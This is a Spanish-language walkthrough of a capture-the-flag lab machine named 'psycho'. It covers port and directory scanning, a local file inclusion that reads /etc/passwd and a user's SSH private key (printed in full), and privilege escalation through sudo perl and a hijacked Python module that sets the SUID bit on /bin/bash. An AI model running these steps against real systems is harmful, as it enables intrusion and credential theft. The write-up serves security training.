

Maquina psycho.

Comenzamos realizando el ping correspondiente a la maquina

```
> ping -c2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.451 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.125 ms
```

Una vez que tenga conexión, hacemos lo que es el escaneo de la maquina con la herramienta de nmap

```
> nmap -p- -sV -sC --open -vvv -Pn -sS --min-rate 5000 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and
will be scanned.
```

Con los parámetros correspondientes:

-p- para escanear todos los puertos

-sV: para saber versiones y servicios

-sC: para que nos de información mas detallada

--open: nos va a indicar los puertos que están abiertos

-vvv: el triple verbose nos ira dando la información del escaneo en tiempo real

-Pn: es para evitar que realice un ping directo

--min-rate 5000: agiliza el proceso de escaneo y limita el envio de paquetes a la maquina


```
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 ((Ubuntu Linux; 
| ssh-hostkey:
|_ 256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAQAIbmlzdHAyNTYAAABBLmfDz6T3XGKw
|_ 256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHtGVi9ya8KY3fjIqNDQcC9RuW20liVFDD+uUEgllPzQ
80/tcp open  http     syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: 4You
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Una vez finalizado el escaneo nos muestra que los puertos 22 y 80 estan abiertos

En el puerto 22 corre el servicio SSH y en el puerto 80 un servicio web HTTP

Y la información del sistema operativo que nos muestra es que es un linux Ubuntu

Accedemos al servicio web de la maquina mediante la ip



Welcome to this CTF



Nos arroja una pagina web, lo primero que debemos de checar es la pagina antes de ver su código fuente.

Asi que nos pasamos a su código fuente de la pagina

```
59
60 </body>
61 </html>
62
63 [!] ERROR [!]
```

Y como podemos ver aquí marca un error en su código fuente, lo que podemos hacer en este caso es verificar si no posee directorios ocultos en la pagina y ver que errores tiene.

Le lanzamos un gobuster para verificar

```
> gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,py
=====
Gobuster v3.6
```

Gobuster es una herramienta que nos permite ver lo que son directorios ocultos en las paginas web con los parámetros:

Dir: para directorios

-u : para colocar la url de la maquina victim

-w : con eso ponemos la ruta del diccionario para buscar ficheros que viene por defecto en Kali Linux

-x : con este parámetro podemos indicar que tipo de archivos queremos buscar

```
./php           (Status: 403) [Size: 275]
./html          (Status: 403) [Size: 275]
/index.php      (Status: 200) [Size: 2596] Experience the ultimate in lorem and qu
/assets         (Status: 301) [Size: 309] [→ http://172.17.0.2/assets/]
/.html          (Status: 403) [Size: 275]
/.php           (Status: 403) [Size: 275]
/server-status  (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
```

Los que tiene el código de 403 no nos dará acceso ya que gobuster no encontró esos archivos.


Y los que tienen otro número son directorios que encontró y podemos acceder a ellos.

Accediendo a /assets solamente encontramos una imagen

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The address bar shows 'Index of /assets'. The page content is a directory listing:

Name	Last modified	Size	Description
Parent Directory			
background.jpg	2024-08-09 23:30	84K	

Below the table, a message reads: "Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80".



Debido a que tampoco podemos encontrar algo más útil hacemos un escaneo de directorios web mucho más profundo llamado WFUZZ

Es una herramienta más poderosa que gobuster

```
) wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=/etc/passwd'
```

WFUZZ es usada para hacer FUZZING en aplicaciones web

-c : activa la salida de color en la terminal


-h: indica que vamos a filtrar resultados por criterio, con w filtra cantidad de palabras

169: descarta todos las respuestas que tengan 169 palabras va de la mano con w (esto evita que devuelva errores y haga más ruido, cabe destacar que no se puede poner el mismo número siempre).

-w especifica la wordlists de WFUZZ que viene por defecto en nuestro Kali Linux

```
zsh: no matches found: http://172.17.0.2/index.php?FUZZ=/etc/passwd
> wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=/etc/passwd'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****  
En el servidor web encontramos [!] ERROR [!]. Dado
index.php probamos a fuzzear en la busca de un par
Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 220560  
wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/di
http://172.17.0.2/index.php?FUZZ=/etc/passwd
=====
ID      Response    Lines   Word      Chars      Payload
=====
000005155:  200        88 L     199 W     3870 Ch    "secret"
0^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...
```

Como podemos ver encontró secret, asi que lo sustituimos por FUZZ ya que es la sustitución de FUZZ



```
root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:www-data:/var/www:/usr/
sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin listx:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin:/bash
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin vaxeix:1001:1001:,,,:/home/vaxeix:/bin:/bash sshd:x:101:65534::/run/sshd:/usr/sbin/nologin luisillo:x:1002:1002::/home/luisillo:/bin:/sh
```

Así que presionamos ctrl + u para poder ver la fuente de la pagina

```

56
57     <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
58     <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
59
60 </body>
61 </html>
62
63 root:x:0:root:/root/bin/bash
64 daemon:x:1:daemon:/usr/sbin/nologin
65 bin:x:2:bin:/bin/nologin
66 sys:x:3:sys:/usr/sbin/nologin
67 sync:x:4:65534:sync:/bin/sync
68 games:x:5:60:games:/usr/sbin/nologin
69 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
70 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
71 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
72 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
73 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
74 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
75 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
76 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
77 list:x:39:39:List Manager:/var/list:/usr/sbin/nologin
78 irc:x:42:65534:ircd:/var/run/ircd:/usr/sbin/nologin
79 nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
80 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
81 systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
82 systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
83 messagebus:x:100:102::nonexistent:/usr/sbin/nologin
84 systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin
85 vaxe1:x:1001:1001::/home/vaxe1:/bin/bash
86 luisillo:x:102:1002::/home/luisillo:/bin/sh

```

Y como podemos observar, tenemos dos usuarios vaxe1 y luisillo

Podriamos usar hydra para explotar su contraseña. Pero igual hay otra manera de explotar sus contraseñas con el archivo .ssh/id_rsa

Que se encuentra en la ruta /home/usuario/.ssh/id_rsa

Y lo podemos probar en los usuarios.

```

-----BEGIN OPENSSH PRIVATE KEY----- b3BlnNzaC1rZxktjEAAAABG5vbUAAAEBm9uZQAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAQAAAYEVbn4ZoACG0wA5LY+2RIPtMBl0vBVufslnzQlBsgZUED5dk2LNbdzTqBAx62MsD+JCUU02DUFOw0A7BQuP/PqrZ+LaGgeBNcVZwyfaJlvHJy2MLVZ3
tmrnPURYCEcQ+4aGoGye4ozgao+fdeJh3t10VyaPx+bZX+sBxYrn6vQp2DjbI/moXtWF ACgDeJgUYJldYBGhh63+E+hcPmZgMvXdh8o6vgCFirXlnxs3O03H2kB1LwWVY9ZFdIeh8
t3QrmU6SZh/p3c2LIno+4eyvC2VCtuF23269eSvCqKK29s9vke7Vcq9YRWr7ssuQqaOZr80zpk7KE0A4ck4KAQlmmUzp0tDnPa8yRlhAnRMzuXJUclaf5R58A2ngETkbJDMM 2ftTd
dPkOAfFe2p+lqrQlw9tFipk7DpbmhVsM1Cn+DkY5DXdUenzlCxKHcsc/f/cmA UafMqBMHBlucsW/Tw2757qp49+xEmic3qBWes1AAAFiGAU0eRgfNHkAAAAB3NzaC1yc2
EAAGBAL2ze6TmgAhtMAOS2PtzT6U5gZdlWvbn7IR58yMoClgUoGVBA+Q5N18TQx0r0uQMemTLA/gIAInNg1Hztla0wUFkZ/z6g2f2hoHgTXFcMn2iZbxycjtCIWd7zq5z1EWAhH
EPuGhqbsnuKM4GPhXR999bdFWGj1/m2v/m0sWKS+0Kdg425f5qf7/hQao3iRmrCS HWARoYer/hPoxD5mYDlW8r/Ko4AhYq1y8JbnzNs9pAd58F1WPWRXZRIflD0K51OkmYf
6d3Ni9Z6PuHsrvt9uXHklQpcCsZ/blynqUQqfX2Evq+7LLKkmjmaDlc6ZoyNaOHJOJAEC4ppIM6TpBq5z/AMvJRWjOTM7lySqrZWhUefAnp4BE5AYwzDn37U3f3T5D
gCBXtqfpagQjCpbRTZT03T25oBvDNQjf6g5GQG+Vw3UyAsShwHPv3/3JgfGnzKgTB7QdZbnLfv8Nur+6gePfJdnN6gVnNQAAAAMBAAEAAAGADK57QsTf/prifB3NUjz+YbJ4NX
Se6YJiJxjyjB3OK+wUNzvOEdnqZZlh4s7F2n+VY70qFlotkLqmXtPlgEcbyjyr0dbgw0j4 4sRhIwspolVG0NTKXJojWdqTG/aRk0gXKsmNb+snLoFPFoEUHZDpePFcgyJlaYmZOG
+bxNvORNgg4EWzzt13jv588XtDzN4pkGlGvK1+8blnlgul.mktQKtXoVhokGk4b+fu 7YjDias4CyWsxX50wG/ZMgBwfLrbCDUDkZxsmCbreHxLKT/sae64E2ahuBscKz1lzd
2lp27EOOpvdPit9gnY83jufHBLChMd4shQ/o8vGAiGnlvOCWw4wMArbJQ+EAUk3GYvhqWp3Q4N4FltmwlrqZ2KP2T5B+rLoBxfJwELZzd+08mpF9Yknaw2VvYpUgjINWH
ZnmNluAsCPad1ZnvkPm6GpCTjh1hCqXgWjQn6Ndj+jNGNWcBeUrBkh0vToD7gfaAAA wQcvznVtVsXp3b9SgH+sHHSYmBtZoa3sqp3co9inkccnhm1KUeduL4RcsDqXYbUtNB6
kwFc5ZHZhTw2d0X4VpE02JsfkgwTfEqyWrmCzHTK19Prj2zskVmu6F94sOcN18514leQBNx gT22Dr/kJA1HkOH7tYeGnlsmBtZoa3sqp3co9inkccnhm1KUeduL4RcsDqXYbUtNB6
G118HYsm81SCsoR4KSGxmC5lgCMBy7z/6nOX7sm5+k+JMsAAADBAo8TihYTlKgsPM ITaekvQUJWCp+FCHk07jwzNp4bUyAnO3iGvhQpc57Ubod8/mve207e97ugk4Nqc685z5u
bDgAnd4FF3NL0XP/qPZPaPS1F10pY0jHyB+U6ERLgal34i9AierMc+4M0coUMVzxqay3 t8jRhz08jwifFifswzNN7taclmNEfkRKYB7nlbxFrD2XLjnZHFUOFzOFWdtXilQa+y6qJ6
IKtE9KwnQglzB9Vt+M3lsEVWEdQKNIwAAAAMEAyEsmlLuzkBLmlu6P4+GsUq8f68eP3A bJltoqUjEyw9KOf07G15W2nbwE/9WealDc5DgZbuOwFBFYlmjeHVAQJWJqZcpsOyy2
1w8tJUw1y+rXTAAAEnZheGVpQD1zMRWIMD12NmZmA== -----END OPENSSH PRIVATE KEY-----

```

Parece que tuvimos suerte con vaxe1 y nos arroja una llave

La copiamos y la pegamos en un archivo y le damos permisos de lectura y escritura

Lo copiamos desde el código fuente

Y nos conectamos por ssh

Con el parámetro -i lo podemos hacer mediante la llave

```
> ssh -i id_rsa vaxe1@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.33+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxe1@11dd6df262d:~$ █
```

Y ahora si buscamos la escalada de privilegios

Con el comando sudo -l podemos ver que podemos ejecutar con root

```
vaxe1@11dd6df26b2d:~$ sudo -l
Matching Defaults entries for vaxe1 on 11dd6df26b2d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User vaxe1 may run the following commands on 11dd6df26b2d:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxe1@11dd6df26b2d:~$
```

Así que ejecutamos la ruta con el siguiente comando, de igual manera le tenemos que pedir una bash.

```
User vaxe1 may run the following commands on 11dd6df26b2d: NOPASSWD: /usr/bin/perl
vaxe1@11dd6df26b2d:~$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/sh";'
$ pwd
/home/vaxe1
$ whoami
luisillo
$
```

Y ahora somos el usuario luisillo

Pero tenemos que escalar mas y mas para ser root

Así que nuevamente vemos si podemos ejecutar comandos con root

```
luisillo
$ sudo -l
Matching Defaults entries for luisillo on 11dd6df26b2d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User luisillo may run the following commands on 11dd6df26b2d:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Visualizamos en archivo

Y vemos que nos da una pista

```
$ cat /opt/paw.py
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aquí")
```

De como podemos ejecutar el archivo.

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled 'Terminal n.º 2' is active, showing a Python exploit development process. The terminal output includes:

```
luisillo@11dd6df26b2d:/opt
luisillo@11dd6df26b2d:/opt$ subprocess.run(['echo Hello!'], check=True)
File "/usr/lib/python3.12/subprocess.py", line 548, in run
    with open(*popenargs, **kwargs) as process:
    ^^^^^^^^^^
File "/usr/lib/python3.12/subprocess.py", line 1026, in __init__
    self._execute_child(args, executable, preexec_fn, close_fds,
File "/usr/lib/python3.12/subprocess.py", line 1955, in _execute_child
    raise child_exception_type(errno_num, err_msg, err.filename)
raise child_exception_type(errno_num, err_msg, err.filename)
FileNotFoundError: [Errno 2] No such file or directory: 'echo Hello!'
luisillo@11dd6df26b2d:/opt$ bash -p
luisillo@11dd6df26b2d:/opt$ cat subprocess.py
cat: subprocess.py: No such file or directory
luisillo@11dd6df26b2d:/opt$ nano subprocess.py
luisillo@11dd6df26b2d:/opt$ cat subprocess.py
import os;
os.system("chmod u+s /bin/bash")
luisillo@11dd6df26b2d:/opt$ sudo -u root /usr/bin/python3 /opt/paw.py
Ojo Aquí
Processed data: THIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSED.
Useless calculation result: 499999500000
Traceback (most recent call last):
  File "/opt/paw.py", line 41, in <module>
    main()
  File "/opt/paw.py", line 38, in main
    run_command()
  File "/opt/paw.py", line 30, in run_command
    subprocess.run(['echo Hello!'], check=True)
    ^^^^^^^^^^
AttributeError: module 'subprocess' has no attribute 'run'
luisillo@11dd6df26b2d:/opt$ bash -p
bash-5.2$ whoami
root
bash-5.2#
```

Creamos el archivo que nos indica

Y una vez creado ejecutamos con permisos de root y ya somos root.